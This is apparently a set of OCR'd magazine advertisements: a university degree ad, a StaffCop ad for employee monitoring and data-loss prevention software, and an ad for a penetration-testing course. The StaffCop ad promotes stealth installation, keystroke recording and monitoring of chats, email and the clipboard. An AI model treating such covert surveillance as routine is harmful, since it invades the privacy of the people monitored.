## ⚠ CLUSTERGEEK WITH CAUTION

LEARN, EXPERIENCE AND INNOVATE WITH THE FOLLOWING DEGREE STUDENTS: Advancing Computer Science, Artificial Life Programming, Digital Media, Digital Video, Enterprise Software Development, Game Art and Animation, Game Design, Game Programming, Human-Computer Interaction, Open Source Technologies, Robotics and Embedded Systems, Serious Game and Simulation, Strategic Technology Development, Technology Product Design, Technology Studies, Virtual Modeling and Design, Web and Social Media Technologies


Prepare to Defend!
**www.uat.edu**
**877.828.4335**


GEEK 411 AD

PLEASE SEE **WWW.UAT.EDU/FASTFACTS** FOR THE LATEST INFORMATION ABOUT DEGREE PROGRAM PERFORMANCE, PLACEMENT AND COSTS.

# STAFFCOP

## PC monitoring, Corporate Security and Data Loss Prevention Software




StaffCop Standard allows you to monitor all activities on company computers and prevent the unauthorized distribution of sensitive corporate information.

### StaffCop will help you:

To locate possible data loss channels and prevent loss
To gain insight into how your employees spend their work time
To increase company and departmentals efficiency

### You need StaffCop to:

Gather work time efficiency statistics
Easily control your employees in real-time mode
Improve discipline and motivation of your employees

### Who needs StaffCop:

CEO/CTO
Corporate Security Manager
HR Manager
System Administrator

**Main Features of StaffCop:**

Screenshot recording
Application monitoring
E-mail monitoring
Web site monitoring
Chats/IM activity recording
USB device monitoring
Clipboard monitoring
Social Networks Monitoring
Search Term Tracking
File and Folder tracking
Keystroke recording
System Event Monitoring
Whitelists and Blacklists
PC activities reporting
Stealth installation/monitoring
Strong security
Alert notifications
Remote Install / Uninstall

More Information, Demo Versions, Videos and Technical Guides -

**www.STAFFCOP.com**

Phone: +1-707 -7098405
Skype: staffcop.com
Email: sales@staffcop.com, paul@atompark.com

Microsoft CERTIFIED Partner

# CODENAME:
# SAMURAI SKILLS COURSE

## << Penetration Test Training Samurai Skills >>

- You will learn Real World Hacking Techniques for Targeting , Attacking , Penetrating your target
- Real Live Targets ( Websites , Networks , Servers ) and some vmware images
- Course Instructors are Real Ethical Hackers With more than 7
- years Experience in Penetration Testing
- ONE Year Support in Forums and Tickets
- Every Month New Videos ( Course Updated Regularly )
- Suitable Course Price for ONE Year Support
- Take Our course at your own pace ( any time , any where )
- Our Course is Totally Different from Other Courses ( new Techniques )